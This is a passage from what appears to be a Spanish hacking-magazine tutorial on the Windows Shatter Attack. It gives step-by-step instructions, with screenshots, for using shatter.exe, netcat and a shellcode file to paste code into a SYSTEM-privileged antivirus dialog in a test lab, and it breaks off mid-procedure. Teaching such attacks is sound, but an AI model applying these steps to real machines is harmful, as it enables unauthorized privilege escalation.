
Obviamente el *"problema"* no es/era la denominada "***Shatter Attack***", si no el virus que nos llega por correo que se

aprovecha de la situación... *y digo yo... ¿Es que Microsoft no llega a eso?, sorprendente....*

El documento original que **Paget** desarrolló en: http://security.tombom.co.uk/shatter.html

Y la ampliación por **Oliver Lavery**:

http://www.packetstormsecurity.org/papers/Win2000/Shatter_Redux.pdf

*Bueno, hablemos de forma más sencilla... **¿esto en qué consiste?***

Pues simplemente en encontrar un proceso *"vulnerable"* que se ejecute con privilegios de **System** y en el que el usuario pueda interactuar con él, en el que pueda *"rellenar"* algún campo de tipo texto sólo que en lugar de escribir en ese campo un texto *"normal"* escriba en el mismo una ***shellcode*** (que no es otra cosa que un programa que nos enviará una línea de comandos), como la aplicación *"vulnerable"* se ejecuta con privilegios de ***System***, la ***shellcode*** nos enviará una shell con idénticos privilegios.

¿Y esto cómo es posible?

Pues por la forma en que ***Windows*** está diseñado... Cuando ***Windows*** abre una ventana y el usuario la utiliza, los llamados ***"mensajes de Windows"*** envían información acerca de lo que el usuario hace*: un clic, la pulsación de teclas, el movimiento del ratón, etc...* hasta aquí todo normal, como ha de ser... sólo que el diseño de *Windows* no estaba preparado para dotar de seguridad la comunicación entre ventanas, me explico:

Cualquier ventana puede enviar a otra cualquier mensaje (*entiéndase mensaje como las acciones que el usuario efectúa como ya se dijo antes*) de tal forma que si construimos una aplicación que sea capaz de enviar a una ventana desplegada por ***Windows*** algún tipo de mensaje *"malicioso"*, la ventana receptora no valida la seguridad de la comunicación... simplemente carga ese código en la porción de memoria que tiene asignada.

Como estarás intuyendo, si somos capaces de enviar una ***shellcode*** a una ventana desplegada por el *Sistema* con privilegios superiores a los que disponemos, sólo nos hará falta conocer la dirección de memoria del inicio de la ***shellcode*** para poder ejecutarla, debido a que ***Windows*** no chequea el origen del mensaje, si una ventana le dice a otra que haga *"tal cosa"*, obedecerá, lo que decía el artículo de ***vsantivirus***... ***Windows Vulnerable por ser Windows.***

Vamos a aplicar en este artículo las técnicas descritas por ***Pager*** y necesitaremos para nuestra práctica:

- Una aplicación capaz de enumerar ventanas, obtener su posición y capaz de enviar los mensajes necesarios, esto nos lo brinda ***Paget***: http://security.tombom.co.uk/shatter.zip
- Una aplicación que se ejecute con privilegios de *System*, ***Paget*** en su documento original, lo hace con un *antivirus* llamado ***VirusScan v4.5.1*** corriendo en un ***Windows 2000 Professional***, ***Oliver Lavery*** lo demuestra con ***vnc***, nosotros vamos a usar un ***Windows XP Professional y una versión de Norton***, a la cual de forma intencionada la hacemos correr al inicio del sistema como proceso con privilegios de *System*, esto es importante remarcarlo, puesto que Norton Corporate no funciona así... hemos obligado al antivirus a correr de forma privilegiada,
- El ***bloc de notas de Windows***... eso viene de serie... ***notepad.exe***
- Un ***debugger*** cualquiera, para seguir con las explicaciones de ***Paget***, usaremos el ***Win Debugger***: http://www.microsoft.com/whdc/devtools/ddk/default.mspx
- Nuestro bien amado ***netcat***...
- Una ***shellcode***, usaremos la misma que ***Paget*** utiliza en su ejemplo, por Dark Spyrit! que es la misma que usa el ***exploit Jill,*** la encontraréis en el mismo zip de http://security.tombom.co.uk/shatter.zip con el nombre de ***sploit.bin***
- Opcionalmente herramientas que listen procesos como ***pslist*** de ***sysinternals***, o del propio ***kit de recursos***, como estamos usando un XP nos bastará con el administrador de tareas, también si se desea alguna herramienta que nos muestre el usuario que somos y/o a los grupos que pertenecemos... del tipo ***whoami.exe del Kit de recursos***.

Si mantienes tu *antivirus* actualizado, probablemente te reconocerá el archivo ***shatter.zip*** o ***shatter.exe*** (una vez descomprimido) como un virus... si es así desactívalo, no te preocupes, nada malo ocurrirá... aunque como dije al principio, lo mejor será que uses un sistema de pruebas... ya sabes... *lo del laboratorio de investigación...*

El método divulgado por Paget se resume en cuatro fases:

1.- Localizar una ventana de la aplicación (para el caso que nos concierne el antivirus) que corra como ***LocalSystem*** que disponga de una ***caja de texto*** donde poder escribir la ***shellcode*** y obtener el "manejador" de ventana.

2.- **Eliminar las posibles restricciones** que afecten a la caja de texto, como puede ser la longitud máxima de caracteres que puede albergar.

3.- Pegar en la caja de texto el código binario del programa a ejecutar (la ***shellcode***)

4.- Averiguar la posición de memoria en que se pegó la ***shellcode*** y ejecutarla.

Parece sencillo... y además son pocos pasos :P



Antes de comenzar con el ejemplo real, hagamos algunas pruebas y preparemos todas nuestras herramientas:

Primero vamos a probar con la cuenta del administrador, es decir, como es un *banco de pruebas* vamos a seguir la práctica como administradores del sistema e instalamos todo lo necesario: Descomprimimos el archivo que nos bajamos de http://security.tombom.co.uk/shatter.zip y lo almacenamos en una carpeta cualquiera, crearemos una carpeta llamada ***HXCShatter*** y en ella colocaremos gran parte de lo necesario, a saber:

- **El archivo *shatter.exe***
- **El archivo *nc.exe (netcat)***
- **El archivo *whoami.exe*** (del kit de recursos para conocer quienes somos)

- **El archivo *sploit.bin*** renombrado como ***sploit.txt*** (no es preciso cambiarle la extensión, pero así lo podremos abrir directamente con el bloc de notas sin más)


Quedará más o menos así:(***pantalla1***)

Ahora abriremos una shell (***inicio-ejecutar-cmd***) accedemos a la carpeta ***HXCSHATTER*** y veamos quienes somos:(***pantalla 2***)

Bien, vemos que pertenecemos al grupo de administradores (y muchos otros)

Ahora vamos chequear los procesos en ejecución:


Pulsamos ***CTRL+ALT+Supr*** y accedemos al **administrador de tareas** y en el ***menú de ver elegimos seleccionar columnas*** y **marcamos la casilla de identificador de proceso (PID)**(***ver pantalla 3***)



Pantalla 3. Selección de columnas en el administrador de tareas




Pantalla 1. Contenido de la carpeta HXCSHATTER




Pantalla 2. Resultado de la ejecución de whoami.exe

Aceptamos y buscamos el proceso del antivirus que corre con privilegios de ***System***, en esta ocasión se trata del ***proceso número 356 cuyo nombre es vpc32.exe**, ni que decir tiene que en tú sistema probablemente sea otro proceso o si no usas el mismo antivirus también será otro nombre.*(***pantalla 4***)



Pantalla 4. Identificación del proceso privilegiado vpc32.exe

Ahora **ejecutamos el programa *shatter.exe*** de nuestra carpeta ***HXCSHATTER*** (***pantalla 5***)




Pantalla 5. Ejecución del programa shatter.exe

Por el momento no explicaremos qué hacen los botones y los parámetros que hay que poner en las casillas de texto correspondiente.


Ahora **abrimos el proceso del antivirus que corre como system, el *vpc32.exe*** (***ver pantalla 6***).

Ahora seguimos los pasos descritos, el método divulgado por ***Paget*** se resume en cuatro fases y nos toca la primera de ellas:



Pantalla 6. Ejecución del antivirus, proceso vpc32.exe

Pantalla 7.- Nueva tarea para el antivirus



Pantalla 8. Localización de una ventana con cajas de texto en el antivirus

FASE 1


Localizar una ventana de la aplicación (para el caso que nos concierne el antivirus) que corra como LocalSystem que disponga de una caja de texto donde poder escribir la shellcode y obtener el "manejador" de ventana.

Localizar la ventana es sencillo, si hacemos un repaso por las opciones que nos brinda el *antivirus*, descubrimos que en el ***menú Edit-New Startup*** Scan nos aparecerá una serie de cajas de texto en donde escribir lo que espera el antivirus de nosotros(***pantalla 7***)

Disponemos de **dos cajas de texto** (***name y Description***) en donde se supone que el usuario escribirá un nombre para el escaneo a realizar y una descripción del mismo si lo desea (***pantalla 8***).

La segunda parte de este primera fase es obtener ***"el manejador"*** de ventana... eso es simplemente el ***identificador de ventana,*** como ***Windows*** puede usar varias ventanas al mismo tiempo en una misma sesión, a cada una se le entrega un identificador único, algo parecido al PID de los procesos pero aplicado a las ventanas, de tal forma que cuando el usuario interactúa con la ventana abierta se envían los eventos y mensajes de usuario junto con el manejador (el número) que corresponde a dicha ventana.

Para conseguir ese valor, usaremos el programa ***shatter.exe*** que ya tenemos en ejecución, pulsamos en el ***botón Enumerate windows*** y desplazamos el deslizador que hay a la derecha encontraremos el/los identificadores de ventana de ***Norton***... algo así:(***ver pantalla 9***)



Pantalla 9. Enumeración de las ventanas activas


Alguno de esos valores son los que se corresponden con las casillas ***Name y Description***, no hay que ser muy ducho para averiguarlas:

1402a6 - name


1b0262 - description

Pero realmente no son esos... esos corresponden a los identificadotes de las etiquetas que muestran las palabras ***name y description***, ***no a las cajas de texto***... es decir, **los que nos interesan son justamente los que hay una posición por debajo de ellas, concretamente:**






Pantalla 10. Averiguar el identificador mediante Get Cursor window (parte I)



Pantalla 11. Averiguar el identificador mediante Get Cursor window (parte II)



Pantalla 12. Averiguar el identificador mediante Get Cursor window (parte III)

1402a2 y 1b0266

También podemos usar el ***botón de Get Cursor window***, esto es más cómodo puesto que nos responderá exactamente con el identificador de ventana en donde hagamos *clic, veámoslo... explicarlo mediante palabras escritas es más difícil que hacerlo...*

Vamos a poner las dos ventanas *"al alcance"*, así:(***pantalla 10***)

Como ves, la ventana de ***shatter*** está por encima de la del *antivirus*... y ***pulsamos en el botón Get Cursor window***(***pantalla 11***)

Aparece 240376 en mi ejemplo... pero **ese es el manejador del propio shatter**, ahora desplazamos el cursor del ratón sobre *"el trocito"* de la casilla de texto correspondiente a ***Description*** que se ve por detrás y una vez hayamos alcanzado el área en blanco de la caja de texto, pulsaremos ***enter***(***pantalla 12***)

AHORA SI!!!


El identificador de ventana es el 1b0266 que es el mismo que *"suponíamos"* antes, elige el método que más te guste... pero recuerda no hacer clic por ningún sitio una vez pinchado en el botón ***Get Cursor Window*** o tendrás que repetirlo...

Ahora que ya tenemos el número correspondiente al manejador, **lo escribimos en Handle (DWORD)** dentro del programa ***shatter***:(***pantalla 13***)


Vale ya sabemos para que sirven dos de los seis botones del programa ***shatter*** y también conocemos que en ***handle*** hay que escribir el identificador de la ventana a la cual queremos acceder.

Ahora **abriremos el bloc de notas** y escribe lo que se te ocurra... a mí se me ocurrió esto:(***pantalla 14***)


Y aunque parezca estúpido, ***seleccionas todo y pulsas ctrl+c (copiar)*** regresa al programa **shatter** y pulsa en el ***botón VM_PASTE.***




Pantalla 13. Escribir el identificador único de ventana en Handle (DWORD)



Pantalla 14. Probando a escribir cualquier cosa en el bloc de notas



Pantalla 15. Observamos los resultado después de pulsar en WM_PASTE



Pantalla 16. Comprobamos que el espacio disponible es insuficiente

Si miras en el Antivirus... SORPRESA!!!! (***pantalla 15***)

Se ha copiado ... a continuación del texto que ya existía, pulsemos varias veces en ***WM_PASTE*** (10 ó 12 al menos)(***pantalla 16***)

Como ves se ha ido pegando... pero llega un momento que no nos hace caso... ya no *"pega"* más veces la frase... ***¿por qué?***

R: Porque la caja de texto donde estamos enviando el mensaje sólo permite 256 caracteres, si intentamos escribir más no nos lo permite y con esto enlazamos con la segunda fase del método expuesto por ***Paget***

FASE 2

Eliminar las posibles restricciones que afecten a la caja de texto, como puede ser la longitud máxima de caracteres que puede albergar.

Acabamos de darnos cuenta que nuestra caja de texto sólo admite 256 caracteres... por tanto o le obligamos a que acepte más o nos tocará usar una ***shellcode*** de menos de 256 caracteres... no es nuestro caso, la ***shellcode*** que vamos a usar ocupa unos 2K, vamos, que necesitamos romper esa restricción.

Volvemos a nuestro bloc de notas, **escribimos un mensaje más largo... de más de 256 caracteres**, por ejemplo:(***pantalla 17***)

Al igual que antes***, seleccionamos todo y CTRL+C (copiar)***


Si intentamos pegar mediante el botón WM_PASTE no lo hará al completo, se pegarán los 256 primeros caracteres y el resto no.

Así que **volvamos a nuestro shatter** y en ***WPARAM (DWORD)*** escribiremos .... ***FFFFFF*** esto equivale a **16.777.216** que serán los caracteres que vamos a poder escribir... si te faltan pon más, por ejemplo FFFFFFF unos 4 Gigas... :P


Pero antes de pulsar de nuevo en ***WM_PASTE***, pincha en ***EM_SETLIMITTEXT*** y *"haremos el hueco necesario"*, luego ya puedes pulsar en ***WM_PASTE*** y verás que se pudo escribir más de 256 caracteres.... todos los que quieras.... :P (***pantalla 18***)

Bueno, está claro, ¿no?







Pantalla 17. Probando a escribir un texto de más de 256 caracteres



Pantalla 18. Comprobamos que ahora sí se pegaron más de los 256 caracteres permitidos



Pantalla 19. Eliminamos los saltos de línea no deseados.



Pantalla 20. La shellcode es enviada a la ventana del antivirus

Con el botón ***EM_SETLIMITTEXT*** podemos **fijar el número de caracteres máximo** que una caja de texto puede almacenar, la cantidad de caracteres que almacena se define con el valor hexadecimal que escribamos en **WPARAM (Dword).**

FASE 3

Pegar en la caja de texto el código binario del programa a ejecutar (la shellcode)

Bien, pues basta de prácticas con

Wadalbertia... **vamos a borrar todo lo que escribimos como Descripción y abrimos el archivo sploit.txt** que guardamos en la carpeta ***HXCSHATTER*** hace unos instantes:(***pantalla 19***)

Seleccioné ***Formato*** y ***quité la marca de verificación en Ajuste de Línea***, de esta forma no hay retornos automáticos de línea y nos aseguramos que la ***shellcode*** no incluye caracteres no deseados.

Selecciona TODO y cópialo como hacíamos antes... eso incluye la primera línea, la que comienza por ***FOON*** (luego explicaremos qué es esto y para qué sirve)

